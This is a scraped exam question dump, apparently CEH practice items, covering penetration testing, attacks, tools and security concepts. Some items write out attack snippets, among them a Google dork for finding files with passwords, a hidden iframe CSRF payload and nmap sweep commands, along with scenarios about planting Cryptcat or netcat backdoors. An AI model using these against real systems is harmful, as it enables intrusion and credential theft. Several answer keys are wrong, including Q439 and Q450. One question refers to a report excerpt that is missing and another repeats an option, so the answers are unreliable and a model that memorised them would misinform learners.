What is one of the first things you should do when given the job?

- A. Explain to the CIO that you cannot eliminate all risk, but you will be able to reduce risk to acceptable levels.
- B. Interview all employees in the company to rule out possible insider threats.
- C. Establish attribution to suspected attackers.
- D. Start the Wireshark application to start sniffing network traffic.

Answer: A

Explanation:

The goals of penetration tests are:

References: https://en.wikipedia.org/wiki/Penetration_test

NEW QUESTION 298

- (Exam Topic 4)

Which of the following is a component of a risk assessment?

- A. Administrative safeguards
- B. Physical security
- C. DMZ
- D. Logical interface

Answer: A

Explanation:

Risk assessment includes:

References: https://en.wikipedia.org/wiki/IT_risk_management#Risk_assessment

NEW QUESTION 299

- (Exam Topic 4)

When you are collecting information to perform a data analysis, Google commands are very useful to find sensitive information and files. These files may contain information about passwords, system functions, or documentation.

What command will help you to search files using Google as a search engine?

- A. site: target.com filetype:xls username password email
- B. inurl: target.com filename:xls username password email
- C. domain: target.com archive:xls username password email
- D. site: target.com file:xls username password email

Answer: A

Explanation:

If you include site: in your query, Google will restrict your search results to the site or domain you specify. If you include filetype:suffix in your query, Google will restrict the results to pages whose names end in

suffix. For example, [web page evaluation checklist filetype:pdf] will return Adobe Acrobat pdf files that match the terms "web," "page," "evaluation," and "checklist."

References:

http://www.googleguide.com/advanced_operators_reference.html

NEW QUESTION 303

- (Exam Topic 4)

It is a vulnerability in GNU's bash shell, discovered in September of 2014, that gives attackers access to run remote commands on a vulnerable system. The malicious software can take control of an infected machine, launch denial-of-service attacks to disrupt websites, and scan for other vulnerable devices (including routers).

Which of the following vulnerabilities is being described?

- A. Shellshock
- B. Rootshock
- C. Rootshell
- D. Shellbash

Answer: A

Explanation:

Shellshock, also known as Bashdoor, is a family of security bugs in the widely used Unix Bash shell, the first of which was disclosed on 24 September 2014.

References: [https://en.wikipedia.org/wiki/Shellshock_\(software_bug\)](https://en.wikipedia.org/wiki/Shellshock_(software_bug))

NEW QUESTION 304

- (Exam Topic 4)

What is the benefit of performing an unannounced Penetration Testing?

- A. The tester will have an actual security posture visibility of the target network.
- B. Network security would be in a "best state" posture.
- C. It is best to catch critical infrastructure unpatched.
- D. The tester could not provide an honest analysis.

Answer: A

Explanation:

Real life attacks will always come without expectation and they will often arrive in ways that are highly creative and very hard to plan for at all. This is, after all, exactly how hackers continue to succeed against network security systems, despite the billions invested in the data protection industry. A possible solution to this danger is to conduct intermittent “unannounced” penetration tests whose scheduling and occurrence is only known to the hired attackers and upper management staff instead of every security employee, as would be the case with “announced” penetration tests that everyone has planned for in advance. The former may be better at detecting realistic weaknesses.

References:
<http://www.siteproneews.com/2013/03/20/the-pros-and-cons-of-penetration-testing/>

NEW QUESTION 308

- (Exam Topic 4)
> NMAP -sn 192.168.11.200-215
The NMAP command above performs which of the following?

- A. A ping scan
- B. A trace sweep
- C. An operating system detect
- D. A port scan

Answer: A

Explanation:

NMAP -sn (No port scan)
This option tells Nmap not to do a port scan after host discovery, and only print out the available hosts that responded to the host discovery probes. This is often known as a “ping scan”, but you can also request that traceroute and NSE host scripts be run.
References: <https://nmap.org/book/man-host-discovery.html>

NEW QUESTION 309

- (Exam Topic 4)
The Heartbleed bug was discovered in 2014 and is widely referred to under MITRE’s Common Vulnerabilities and Exposures (CVE) as CVE-2014-0160. This bug affects the OpenSSL implementation of the transport layer security (TLS) protocols defined in RFC6520.
What type of key does this bug leave exposed to the Internet making exploitation of any compromised system very easy?

- A. Private
- B. Public
- C. Shared
- D. Root

Answer: A

Explanation:

The data obtained by a Heartbleed attack may include unencrypted exchanges between TLS parties likely to be confidential, including any form post data in users' requests. Moreover, the confidential data exposed could include authentication secrets such as session cookies and passwords, which might allow attackers to impersonate a user of the service.
An attack may also reveal private keys of compromised parties. References: <https://en.wikipedia.org/wiki/Heartbleed>

NEW QUESTION 312

- (Exam Topic 4)
Which of the following is the BEST way to defend against network sniffing?

- A. Using encryption protocols to secure network communications
- B. Register all machines MAC Address in a Centralized Database
- C. Restrict Physical Access to Server Rooms hosting Critical Servers
- D. Use Static IP Address

Answer: A

Explanation:

A way to protect your network traffic from being sniffed is to use encryption such as Secure Sockets Layer (SSL) or Transport Layer Security (TLS). Encryption doesn't prevent packet sniffers from seeing source and destination information, but it does encrypt the data packet's payload so that all the sniffer sees is encrypted gibberish.
References:
<http://netsecurity.about.com/od/informationresources/a/What-Is-A-Packet-Sniffer.htm>

NEW QUESTION 313

- (Exam Topic 4)
You have compromised a server and successfully gained a root access. You want to pivot and pass traffic undetected over the network and evade any possible Intrusion Detection System.
What is the best approach?

- A. Install Cryptcat and encrypt outgoing packets from this server.
- B. Install and use Telnet to encrypt all outgoing traffic from this server.
- C. Use Alternate Data Streams to hide the outgoing packets from this server.
- D. Use HTTP so that all traffic can be routed via a browser, thus evading the internal Intrusion Detection Systems.

Answer: A

Explanation:

Cryptcat enables us to communicate between two systems and encrypts the communication between them with twofish.
References:

<http://null-byte.wonderhowto.com/how-to/hack-like-pro-create-nearly-undetectable-backdoor-with-cryptcat-014>

NEW QUESTION 314

- (Exam Topic 4)

When you return to your desk after a lunch break, you notice a strange email in your inbox. The sender is someone you did business with recently, but the subject line has strange characters in it.

What should you do?

- A. Forward the message to your company's security response team and permanently delete the message from your computer.
- B. Reply to the sender and ask them for more information about the message contents.
- C. Delete the email and pretend nothing happened
- D. Forward the message to your supervisor and ask for her opinion on how to handle the situation

Answer: A

Explanation:

By setting up an email address for your users to forward any suspicious email to, the emails can be automatically scanned and replied to, with security incidents created to follow up on any emails with attached malware or links to known bad websites.

References:

https://docs.servicenow.com/bundle/helsinki-security-management/page/product/threat-intelligence/task/t_Confi

NEW QUESTION 316

- (Exam Topic 4)

Which of the following is not a Bluetooth attack?

- A. Bluedriving
- B. Bluejacking
- C. Bluesmacking
- D. Bluesnarfing

Answer: A

NEW QUESTION 321

- (Exam Topic 4)

It is a short-range wireless communication technology intended to replace the cables connecting portable of fixed devices while maintaining high levels of security. It allows mobile phones, computers and other devices to connect and communicate using a short-range wireless connection.

Which of the following terms best matches the definition?

- A. Bluetooth
- B. Radio-Frequency Identification
- C. WLAN
- D. InfraRed

Answer: A

Explanation:

Bluetooth is a standard for the short-range wireless interconnection of mobile phones, computers, and other electronic devices.

References:

<http://www.bbc.co.uk/webwise/guides/about-bluetooth>

NEW QUESTION 326

- (Exam Topic 4)

As a Certified Ethical Hacker, you were contracted by a private firm to conduct an external security assessment through penetration testing.

What document describes the specifics of the testing, the associated violations, and essentially protects both the organization's interest and your liabilities as a tester?

- A. Terms of Engagement
- B. Project Scope
- C. Non-Disclosure Agreement
- D. Service Level Agreement

Answer: A

NEW QUESTION 330

- (Exam Topic 4)

This asymmetry cipher is based on factoring the product of two large prime numbers. What cipher is described above?

- A. RSA
- B. SHA
- C. RC5
- D. MD5

Answer: A

Explanation:

RSA is based on the practical difficulty of factoring the product of two large prime numbers, the factoring problem.

Note: A user of RSA creates and then publishes a public key based on two large prime numbers, along with an auxiliary value. The prime numbers must be kept secret. Anyone can use the public key to encrypt a message, but with currently published methods, if the public key is large enough, only someone with knowledge

of the prime numbers can feasibly decode the message.
References: [https://en.wikipedia.org/wiki/RSA_\(cryptosystem\)](https://en.wikipedia.org/wiki/RSA_(cryptosystem))

NEW QUESTION 333

- (Exam Topic 4)

When you are getting information about a web server, it is very important to know the HTTP Methods (GET, POST, HEAD, PUT, DELETE, TRACE) that are available because there are two critical methods (PUT and DELETE). PUT can upload a file to the server and DELETE can delete a file from the server. You can detect all these methods (GET, POST, HEAD, PUT, DELETE, TRACE) using NMAP script engine.
What nmap script will help you with this task?

- A. http-methods
- B. http enum
- C. http-headers
- D. http-git

Answer: A

Explanation:

You can check HTTP method vulnerability using NMAP. Example: `#nmap --script=http-methods.nse 192.168.0.25` References: <http://solutionsatexperts.com/http-method-vulnerability-check-using-nmap/>

NEW QUESTION 337

- (Exam Topic 4)

Which regulation defines security and privacy controls for Federal information systems and organizations?

- A. NIST-800-53
- B. PCI-DSS
- C. EU Safe Harbor
- D. HIPAA

Answer: A

Explanation:

NIST Special Publication 800-53, "Security and Privacy Controls for Federal Information Systems and Organizations," provides a catalog of security controls for all U.S. federal information systems except those related to national security.
References: https://en.wikipedia.org/wiki/NIST_Special_Publication_800-53

NEW QUESTION 338

- (Exam Topic 4)

When you are testing a web application, it is very useful to employ a proxy tool to save every request and response. You can manually test every request and analyze the response to find vulnerabilities. You can test parameter and headers manually to get more precise results than if using web vulnerability scanners.
What proxy tool will help you find web vulnerabilities?

- A. Burpsuite
- B. Maskgen
- C. Dimitry
- D. Proxychains

Answer: A

Explanation:

Burp Suite is an integrated platform for performing security testing of web applications. Its various tools work seamlessly together to support the entire testing process, from initial mapping and analysis of an application's attack surface, through to finding and exploiting security vulnerabilities.
References: <https://portswigger.net/burp/>

NEW QUESTION 343

- (Exam Topic 4)

After trying multiple exploits, you've gained root access to a Centos 6 server. To ensure you maintain access, what would you do first?

- A. Create User Account
- B. Disable Key Services
- C. Disable IPTables
- D. Download and Install Netcat

Answer: A

NEW QUESTION 344

- (Exam Topic 4)

Nation-state threat actors often discover vulnerabilities and hold on to them until they want to launch a sophisticated attack. The Stuxnet attack was an unprecedented style of attack because it used four types of vulnerability.
What is this style of attack called?

- A. zero-day
- B. zero-hour
- C. zero-sum
- D. no-day

Answer: A

Explanation:

Stuxnet is a malicious computer worm believed to be a jointly built American-Israeli cyber weapon. Exploiting four zero-day flaws, Stuxnet functions by targeting machines using the Microsoft Windows operating system and networks, then seeking out Siemens Step7 software.

References: <https://en.wikipedia.org/wiki/Stuxnet>

NEW QUESTION 348

- (Exam Topic 4)

This tool is an 802.11 WEP and WPA-PSK keys cracking program that can recover keys once enough data packets have been captured. It implements the standard FMS attack along with some optimizations like KoreK attacks, as well as the PTW attack, thus making the attack much faster compared to other WEP cracking tools.

Which of the following tools is being described?

- A. Aircrack-ng
- B. Aircrack-ng
- C. WLAN-crack
- D. wificracker

Answer: A

Explanation:

Aircrack-ng is a complete suite of tools to assess WiFi network security.

The default cracking method of Aircrack-ng is PTW, but Aircrack-ng can also use the FMS/KoreK method, which incorporates various statistical attacks to discover the WEP key and uses these in combination with brute forcing.

References:

<http://www.aircrack-ng.org/doku.php?id=aircrack-ng>

NEW QUESTION 349

- (Exam Topic 4)

Which tool allows analysts and pen testers to examine links between data using graphs and link analysis?

- A. Maltego
- B. Cain & Abel
- C. Metasploit
- D. Wireshark

Answer: A

Explanation:

Maltego is proprietary software used for open-source intelligence and forensics, developed by Paterva. Maltego focuses on providing a library of transforms for discovery of data from open sources, and visualizing that information in a graph format, suitable for link analysis and data mining.

References: <https://en.wikipedia.org/wiki/Maltego>

NEW QUESTION 351

- (Exam Topic 4)

Initiating an attack against targeted businesses and organizations, threat actors compromise a carefully selected website by inserting an exploit resulting in malware infection. The attackers run exploits on well-known and trusted sites likely to be visited by their targeted victims. Aside from carefully choosing sites to compromise, these attacks are known to incorporate zero-day exploits that target unpatched vulnerabilities. Thus, the targeted entities are left with little or no defense against these exploits.

What type of attack is outlined in the scenario?

- A. Watering Hole Attack
- B. Heartbleed Attack
- C. Shellshock Attack
- D. Spear Phishing Attack

Answer: A

Explanation:

Watering Hole is a computer attack strategy, in which the victim is a particular group (organization, industry, or region). In this attack, the attacker guesses or observes which websites the group often uses and infects one or more of them with malware. Eventually, some member of the targeted group gets infected.

NEW QUESTION 352

- (Exam Topic 4)

Jimmy is standing outside a secure entrance to a facility. He is pretending to have a tense conversation on his cell phone as an authorized employee badges in. Jimmy, while still on the phone, grabs the door as it begins to close.

What just happened?

- A. Piggybacking
- B. Masquerading
- C. Phishing
- D. Whaling

Answer: A

Explanation:

In security, piggybacking refers to when a person tags along with another person who is authorized to gain entry into a restricted area, or pass a certain checkpoint.

References: [https://en.wikipedia.org/wiki/Piggybacking_\(security\)](https://en.wikipedia.org/wiki/Piggybacking_(security))

NEW QUESTION 353

- (Exam Topic 4)

Jesse receives an email with an attachment labeled "Court_Notice_21206.zip". Inside the zip file is a file named "Court_Notice_21206.docx.exe" disguised as a word document. Upon execution, a window appears stating, "This word document is corrupt." In the background, the file copies itself to Jesse APPDATA\local directory and begins to beacon to a C2 server to download additional malicious binaries.

What type of malware has Jesse encountered?

- A. Trojan
- B. Worm
- C. Macro Virus
- D. Key-Logger

Answer: A

Explanation:

In computing, Trojan horse, or Trojan, is any malicious computer program which is used to hack into a computer by misleading users of its true intent. Although their payload can be anything, many modern forms act as a backdoor, contacting a controller which can then have unauthorized access to the affected computer. References: [https://en.wikipedia.org/wiki/Trojan_horse_\(computing\)](https://en.wikipedia.org/wiki/Trojan_horse_(computing))

NEW QUESTION 357

- (Exam Topic 4)

You just set up a security system in your network. In what kind of system would you find the following string of characters used as a rule within its configuration?
alert tcp any any -> 192.168.100.0/24 21 (msg: "FTP on the network!");

- A. An Intrusion Detection System
- B. A firewall IPTable
- C. A Router IPTable
- D. FTP Server rule

Answer: A

Explanation:

Snort is an open source network intrusion detection system (NIDS) for networks . Snort rule example:

This example is a rule with a generator id of 1000001.

alert tcp any any -> any 80 (content:"BOB"; gid:1000001; sid:1; rev:1;)

References:

<http://manual-snort-org.s3-website-us-east-1.amazonaws.com/node31.html>

NEW QUESTION 360

- (Exam Topic 4)

While using your bank's online servicing you notice the following string in the URL bar: "http://www.MyPersonalBank.com/account?id=368940911028389&Damount=10980&Camount=21"

You observe that if you modify the Damount & Camount values and submit the request, that data on the web page reflect the changes.

Which type of vulnerability is present on this site?

- A. Web Parameter Tampering
- B. Cookie Tampering
- C. XSS Reflection
- D. SQL injection

Answer: A

Explanation:

The Web Parameter Tampering attack is based on the manipulation of parameters exchanged between client and server in order to modify application data, such as user credentials and permissions, price and quantity of products, etc. Usually, this information is stored in cookies, hidden form fields, or URL Query Strings, and is used to increase application functionality and control.

References: https://www.owasp.org/index.php/Web_Parameter_Tampering

NEW QUESTION 361

- (Exam Topic 4)

An attacker has installed a RAT on a host. The attacker wants to ensure that when a user attempts to go to "www.MyPersonalBank.com", that the user is directed to a phishing site.

Which file does the attacker need to modify?

- A. Hosts
- B. Sudoers
- C. Boot.ini
- D. Networks

Answer: A

Explanation:

The hosts file is a computer file used by an operating system to map hostnames to IP addresses. The hosts file contains lines of text consisting of an IP address in the first text field followed by one or more host names.

References: [https://en.wikipedia.org/wiki/Hosts_\(file\)](https://en.wikipedia.org/wiki/Hosts_(file))

NEW QUESTION 365

- (Exam Topic 4)

An attacker changes the profile information of a particular user (victim) on the target website. The attacker uses this string to update the victim's profile to a text file

and then submit the data to the attacker's database.

<iframe src="http://www.vulnweb.com/updateif.php" style="display:none"></iframe>

What is this type of attack (that can use either HTTP GET or HTTP POST) called?

- A. Cross-Site Request Forgery
- B. Cross-Site Scripting
- C. SQL Injection
- D. Browser Hacking

Answer: A

Explanation:

Cross-site request forgery, also known as one-click attack or session riding and abbreviated as CSRF (sometimes pronounced sea-surf) or XSRF, is a type of malicious exploit of a website where unauthorized commands are transmitted from a user that the website trusts.

Different HTTP request methods, such as GET and POST, have different level of susceptibility to CSRF attacks and require different levels of protection due to their different handling by web browsers.

References: https://en.wikipedia.org/wiki/Cross-site_request_forgery

NEW QUESTION 367

- (Exam Topic 4)

You are tasked to perform a penetration test. While you are performing information gathering, you find an employee list in Google. You find the receptionist's email, and you send her an email changing the source email to her boss's email(boss@company). In this email, you ask for a pdf with information. She reads your email and sends back a pdf with links. You exchange the pdf links with your malicious links (these links contain malware) and send back the modified pdf, saying that the links don't work. She reads your email, opens the links, and her machine gets infected. You now have access to the company network.

What testing method did you use?

- A. Social engineering
- B. Tailgating
- C. Piggybacking
- D. Eavesdropping

Answer: A

Explanation:

Social engineering, in the context of information security, refers to psychological manipulation of people into performing actions or divulging confidential information. A type of confidence trick for the purpose of information gathering, fraud, or system access, it differs from a traditional "con" in that it is often one of many steps in a more complex fraud scheme.

NEW QUESTION 372

- (Exam Topic 4)

You have successfully comprised a server having an IP address of 10.10.0.5. You would like to enumerate all machines in the same network quickly.

What is the best nmap command you will use?

- A. nmap -T4 -F 10.10.0.0/24
- B. nmap -T4 -r 10.10.1.0/24
- C. nmap -T4 -O 10.10.0.0/24
- D. nmap -T4 -q 10.10.0.0/24

Answer: A

Explanation:

command = nmap -T4 -F

description = This scan is faster than a normal scan because it uses the aggressive timing template and scans fewer ports.

References: https://svn.nmap.org/nmap/zenmap/share/zenmap/config/scan_profile.usp

NEW QUESTION 373

- (Exam Topic 4)

Port scanning can be used as part of a technical assessment to determine network vulnerabilities. The TCP XMAS scan is used to identify listening ports on the targeted system.

If a scanned port is open, what happens?

- A. The port will ignore the packets.
- B. The port will send an RST.
- C. The port will send an ACK.
- D. The port will send a SYN.

Answer: A

Explanation:

An attacker uses a TCP XMAS scan to determine if ports are closed on the target machine. This scan type is accomplished by sending TCP segments with the all flags sent in the packet header, generating packets that are illegal based on RFC 793. The RFC 793 expected behavior is that any TCP segment with an out-of-state Flag sent to an open port is discarded, whereas segments with out-of-state flags sent to closed ports should be handled with a RST in response. This behavior should allow an attacker to scan for closed ports by sending certain types of rule-breaking packets (out of sync or disallowed by the TCB) and detect closed ports via RST packets.

References: <https://capec.mitre.org/data/definitions/303.html>

NEW QUESTION 375

- (Exam Topic 4)

Your company performs penetration tests and security assessments for small and medium-sized business in the local area. During a routine security assessment,

you discover information that suggests your client is involved with human trafficking.
What should you do?

- A. Immediately stop work and contact the proper legal authorities.
- B. Copy the data to removable media and keep it in case you need it.
- C. Confront the client in a respectful manner and ask her about the data.
- D. Ignore the data and continue the assessment until completed as agreed.

Answer: A

NEW QUESTION 378

- (Exam Topic 5)

The "black box testing" methodology enforces which kind of restriction?

- A. Only the external operation of a system is accessible to the tester.
- B. Only the internal operation of a system is known to the tester.
- C. The internal operation of a system is only partly accessible to the tester.
- D. The internal operation of a system is completely known to the tester.

Answer: A

Explanation:

Black-box testing is a method of software testing that examines the functionality of an application without peering into its internal structures or workings.

References: https://en.wikipedia.org/wiki/Black-box_testing

NEW QUESTION 383

- (Exam Topic 5)

Internet Protocol Security IPSec is actually a suite of protocols. Each protocol within the suite provides different functionality. Collective IPSec does everything except.

- A. Protect the payload and the headers
- B. Authenticate
- C. Encrypt
- D. Work at the Data Link Layer

Answer: D

NEW QUESTION 384

- (Exam Topic 5)

The "gray box testing" methodology enforces what kind of restriction?

- A. The internal operation of a system is only partly accessible to the tester.
- B. The internal operation of a system is completely known to the tester.
- C. Only the external operation of a system is accessible to the tester.
- D. Only the internal operation of a system is known to the tester.

Answer: A

Explanation:

A black-box tester is unaware of the internal structure of the application to be tested, while a white-box tester has access to the internal structure of the application.

A gray-box tester partially knows the internal structure, which includes access to the documentation of internal data structures as well as the algorithms used.

References: https://en.wikipedia.org/wiki/Gray_box_testing

NEW QUESTION 388

- (Exam Topic 5)

Which of the following tools can be used for passive OS fingerprinting?

- A. tcpdump
- B. nmap
- C. ping
- D. tracet

Answer: A

Explanation:

The passive operating system fingerprinting is a feature built into both the pf and tcpdump tools.

References:

<http://geek00l.blogspot.se/2007/04/tcpdump-privilege-dropping-passive-os.html>

NEW QUESTION 391

- (Exam Topic 5)

What network security concept requires multiple layers of security controls to be placed throughout an IT infrastructure, which improves the security posture of an organization to defend against malicious attacks or potential vulnerabilities?

- A. Security through obscurity
- B. Host-Based Intrusion Detection System
- C. Defense in depth
- D. Network-Based Intrusion Detection System

Answer: C

NEW QUESTION 394

- (Exam Topic 5)

A network administrator discovers several unknown files in the root directory of his Linux FTP server. One of the files is a tarball, two are shell script files, and the third is a binary file named "nc." The FTP server's access logs show that the anonymous user account logged in to the server, uploaded the files, and extracted the contents of the tarball and ran the script using a function provided by the FTP server's software. The ps command shows that the nc file is running as process, and the netstat command shows the nc process is listening on a network port.

What kind of vulnerability must be present to make this remote attack possible?

- A. File system permissions
- B. Privilege escalation
- C. Directory traversal
- D. Brute force login

Answer: A

Explanation:

To upload files the user must have proper write file permissions.

References:

http://codex.wordpress.org/Hardening_WordPress

NEW QUESTION 398

- (Exam Topic 5)

To maintain compliance with regulatory requirements, a security audit of the systems on a network must be performed to determine their compliance with security policies. Which one of the following tools would most likely be used in such an audit?

- A. Vulnerability scanner
- B. Protocol analyzer
- C. Port scanner
- D. Intrusion Detection System

Answer: A

Explanation:

A vulnerability scanner is a computer program designed to assess computers, computer systems, networks or applications for weaknesses.

They can be run either as part of vulnerability management by those tasked with protecting systems - or by black hat attackers looking to gain unauthorized access.

References: https://en.wikipedia.org/wiki/Vulnerability_scanner

NEW QUESTION 403

- (Exam Topic 5)

Websites and web portals that provide web services commonly use the Simple Object Access Protocol SOAP. Which of the following is an incorrect definition or characteristics in the protocol?

- A. Based on XML
- B. Provides a structured model for messaging
- C. Exchanges data between web services
- D. Only compatible with the application protocol HTTP

Answer: D

NEW QUESTION 408

- (Exam Topic 5)

The chance of a hard drive failure is once every three years. The cost to buy a new hard drive is \$300. It will require 10 hours to restore the OS and software to the new hard disk. It will require a further 4 hours to restore the database from the last backup to the new hard disk. The recovery person earns \$10/hour. Calculate the SLE, ARO, and ALE. Assume the EF = 1 (100%).

What is the closest approximate cost of this replacement and recovery operation per year?

- A. \$146
- B. \$1320
- C. \$440
- D. \$100

Answer: A

Explanation:

The annualized loss expectancy (ALE) is the product of the annual rate of occurrence (ARO) and the single loss expectancy (SLE).

Suppose that an asset is valued at \$100,000, and the Exposure Factor (EF) for this asset is 25%. The single loss expectancy (SLE) then, is 25% * \$100,000, or \$25,000.

In our example the ARO is 33%, and the SLE is 300+14*10 (as EF=1). The ALO is thus: 33%*(300+14*10) which equals 146.

References: https://en.wikipedia.org/wiki/Annualized_loss_expectancy

NEW QUESTION 411

- (Exam Topic 5)

If executives are found liable for not properly protecting their company's assets and information systems, what type of law would apply in this situation?

- A. Civil

- B. International
- C. Criminal
- D. Common

Answer: A

NEW QUESTION 414

- (Exam Topic 5)

What two conditions must a digital signature meet?

- A. Has to be unforgeable, and has to be authentic.
- B. Has to be legible and neat.
- C. Must be unique and have special characters.
- D. Has to be the same number of characters as a physical signature and must be unique.

Answer: A

NEW QUESTION 419

- (Exam Topic 5)

You are an Ethical Hacker who is auditing the ABC company. When you verify the NOC one of the machines has 2 connections, one wired and the other wireless. When you verify the configuration of this Windows system you find two static routes.

route add 10.0.0.0 mask 255.0.0.0 10.0.0.1

route add 0.0.0.0 mask 255.0.0.0 199.168.0.1 What is the main purpose of those static routes?

- A. Both static routes indicate that the traffic is external with different gateway.
- B. The first static route indicates that the internal traffic will use an external gateway and the second static route indicates that the traffic will be rerouted.
- C. Both static routes indicate that the traffic is internal with different gateway.
- D. The first static route indicates that the internal addresses are using the internal gateway and the second static route indicates that all the traffic that is not internal must go to an external gateway.

Answer: D

NEW QUESTION 423

- (Exam Topic 5)

Session splicing is an IDS evasion technique in which an attacker delivers data in multiple, small sized packets to the target computer, making it very difficult for an IDS to detect the attack signatures.

Which tool can be used to perform session splicing attacks?

- A. Whisker
- B. tcpsplice
- C. Burp
- D. Hydra

Answer: A

Explanation:

One basic technique is to split the attack payload into multiple small packets, so that the IDS must reassemble the packet stream to detect the attack. A simple way of splitting packets is by fragmenting them, but an adversary can also simply craft packets with small payloads. The 'whisker' evasion tool calls crafting packets with small payloads 'session splicing'.

References: https://en.wikipedia.org/wiki/Intrusion_detection_system_evasion_techniques#Fragmentation_and_small_packets

NEW QUESTION 427

- (Exam Topic 5)

Which of the following tools is used to detect wireless LANs using the 802.11a/b/g/n WLAN standards on a linux platform?

- A. Kismet
- B. Nessus
- C. Netstumbler
- D. Abel

Answer: A

Explanation:

Kismet is a network detector, packet sniffer, and intrusion detection system for 802.11 wireless LANs. Kismet will work with any wireless card which supports raw monitoring mode, and can sniff 802.11a, 802.11b, 802.11g, and 802.11n traffic. The program runs under Linux, FreeBSD, NetBSD, OpenBSD, and Mac OS X.

References: [https://en.wikipedia.org/wiki/Kismet_\(software\)](https://en.wikipedia.org/wiki/Kismet_(software))

NEW QUESTION 430

- (Exam Topic 5)

You are the Systems Administrator for a large corporate organization. You need to monitor all network traffic on your local network for suspicious activities and receive notifications when an attack is occurring. Which tool would allow you to accomplish this goal?

- A. Network-based IDS
- B. Firewall
- C. Proxy
- D. Host-based IDS

Answer: A

Explanation:

A network-based intrusion detection system (NIDS) is used to monitor and analyze network traffic to protect a system from network-based threats.

A NIDS reads all inbound packets and searches for any suspicious patterns. When threats are discovered, based on its severity, the system can take action such as notifying administrators, or barring the source IP address from accessing the network.

References: <https://www.techopedia.com/definition/12941/network-based-intrusion-detection-system-nids>

NEW QUESTION 433

- (Exam Topic 5)

Which of the following tools is used to analyze the files produced by several packet-capture programs such as tcpdump, WinDump, Wireshark, and EtherPeek?

- A. tcptrace
- B. tcptracroute
- C. Nessus
- D. OpenVAS

Answer: A

Explanation:

tcptrace is a tool for analysis of TCP dump files. It can take as input the files produced by several popular packet-capture programs, including tcpdump/WinDump/Wireshark, snoop, EtherPeek, and Agilent NetMetrix.

References: <https://en.wikipedia.org/wiki/Tcptrace>

NEW QUESTION 434

- (Exam Topic 5)

What is the correct process for the TCP three-way handshake connection establishment and connection termination?

- A. Connection Establishment: FIN, ACK-FIN, ACK
Connection Termination: SYN, SYN-ACK, ACK
- B. Connection Establishment: SYN, SYN-ACK, ACK
Connection Termination: ACK, ACK-SYN, SYN
- C. Connection Establishment: ACK, ACK-SYN, SYN
Connection Termination: FIN, ACK-FIN, ACK
- D. Connection Establishment: SYN, SYN-ACK, ACK
Connection Termination: FIN, ACK-FIN, ACK

Answer: D

NEW QUESTION 439

- (Exam Topic 5)

An attacker is using nmap to do a ping sweep and a port scanning in a subnet of 254 addresses. In which order should he perform these steps?

- A. The sequence does not matter
- B. Both steps have to be performed against all hosts.
- C. First the port scan to identify interesting services and then the ping sweep to find hosts responding to icmp echo requests.
- D. First the ping sweep to identify live hosts and then the port scan on the live host
- E. This way he saves time.
- F. The port scan alone is adequate
- G. This way he saves time.

Answer: C

NEW QUESTION 440

- (Exam Topic 5)

_____ is a set of extensions to DNS that provide to DNS clients (resolvers) origin authentication of DNS data to reduce the threat of DNS poisoning, spoofing, and similar attack types.

- A. DNSSEC
- B. Zone transfer
- C. Resource transfer
- D. Resource records

Answer: A

NEW QUESTION 443

- (Exam Topic 5)

Which tier in the N-tier application architecture is responsible for moving and processing data between the tiers?

- A. Application Layer
- B. Data tier
- C. Presentation tier
- D. Logic tier

Answer: D

NEW QUESTION 446

- (Exam Topic 5)

Bob learned that his username and password for a popular game has been compromised. He contacts the company and resets all the information. The company suggests he use two-factor authentication, which option below offers that?

- A. A new username and password
- B. A fingerprint scanner and his username and password.

- C. Disable his username and use just a fingerprint scanner.
- D. His username and a stronger password.

Answer: B

NEW QUESTION 448

- (Exam Topic 5)

Which Intrusion Detection System is best applicable for large environments where critical assets on the network need extra security and is ideal for observing sensitive network segments?

- A. Network-based intrusion detection system (NIDS)
- B. Host-based intrusion detection system (HIDS)
- C. Firewalls
- D. Honey pots

Answer: A

NEW QUESTION 450

- (Exam Topic 5)

Sid is a judge for a programming contest. Before the code reaches him it goes through a restricted OS and is tested there. If it passes, then it moves onto Sid. What is this middle step called?

- A. Fuzzy-testing the code
- B. Third party running the code
- C. Sandboxing the code
- D. String validating the code

Answer: A

NEW QUESTION 454

- (Exam Topic 5)

A penetration test was done at a company. After the test, a report was written and given to the company's IT authorities. A section from the report is shown below: According to the section from the report, which of the following choice is true?

- A. MAC Spoof attacks cannot be performed.
- B. Possibility of SQL Injection attack is eliminated.
- C. A stateful firewall can be used between intranet (LAN) and DMZ.
- D. There is access control policy between VLANs.

Answer: C

NEW QUESTION 458

- (Exam Topic 5)

Which of these options is the most secure procedure for storing backup tapes?

- A. In a climate controlled facility offsite
- B. On a different floor in the same building
- C. Inside the data center for faster retrieval in a fireproof safe
- D. In a cool dry environment

Answer: A

Explanation:

An effective disaster data recovery strategy should consist of producing backup tapes and housing them in an offsite storage facility. This way the data isn't compromised if a natural disaster affects the business' office. It is highly recommended that the backup tapes be handled properly and stored in a secure, climate controlled facility. This provides peace of mind, and gives the business almost immediate stability after a disaster.

References:

<http://www.entrustm.com/blog/1132/why-is-offsite-tape-storage-the-best-disaster-recovery-strategy>

NEW QUESTION 463

- (Exam Topic 5)

What is the role of test automation in security testing?

- A. It can accelerate benchmark tests and repeat them with a consistent test setu
- B. But it cannot replace manual testing completely.
- C. It is an option but it tends to be very expensive.
- D. It should be used exclusivel
- E. Manual testing is outdated because of low speed and possible test setup inconsistencies.
- F. Test automation is not usable in security due to the complexity of the tests.

Answer: A

NEW QUESTION 465

- (Exam Topic 5)

Which of the following is a low-tech way of gaining unauthorized access to systems?

- A. Social Engineering

- B. Sniffing
- C. Eavesdropping
- D. Scanning

Answer: A

Explanation:

Social engineering, in the context of information security, refers to psychological manipulation of people into performing actions or divulging confidential information. A type of confidence trick for the purpose of information gathering, fraud, or system access.

References: [https://en.wikipedia.org/wiki/Social_engineering_\(security\)](https://en.wikipedia.org/wiki/Social_engineering_(security))

NEW QUESTION 470

- (Exam Topic 5)

Which of the following tools performs comprehensive tests against web servers, including dangerous files and CGIs?

- A. Nikto
- B. Snort
- C. John the Ripper
- D. Dsniff

Answer: A

Explanation:

Nikto is an Open Source (GPL) web server scanner which performs comprehensive tests against web servers for multiple items, including over 6700 potentially dangerous files/CGIs, checks for outdated versions of over 1250 servers, and version specific problems on over 270 servers. It also checks for server configuration items such as the presence of multiple index files, HTTP server options, and will attempt to identify installed web servers and software. Scan items and plugins are frequently updated and can be automatically updated.

References: https://en.wikipedia.org/wiki/Nikto_Web_Scanner

NEW QUESTION 472

- (Exam Topic 5)

An Internet Service Provider (ISP) has a need to authenticate users connecting using analog modems, Digital Subscriber Lines (DSL), wireless data services, and Virtual Private Networks (VPN) over a Frame Relay network.

Which AAA protocol is most likely able to handle this requirement?

- A. RADIUS
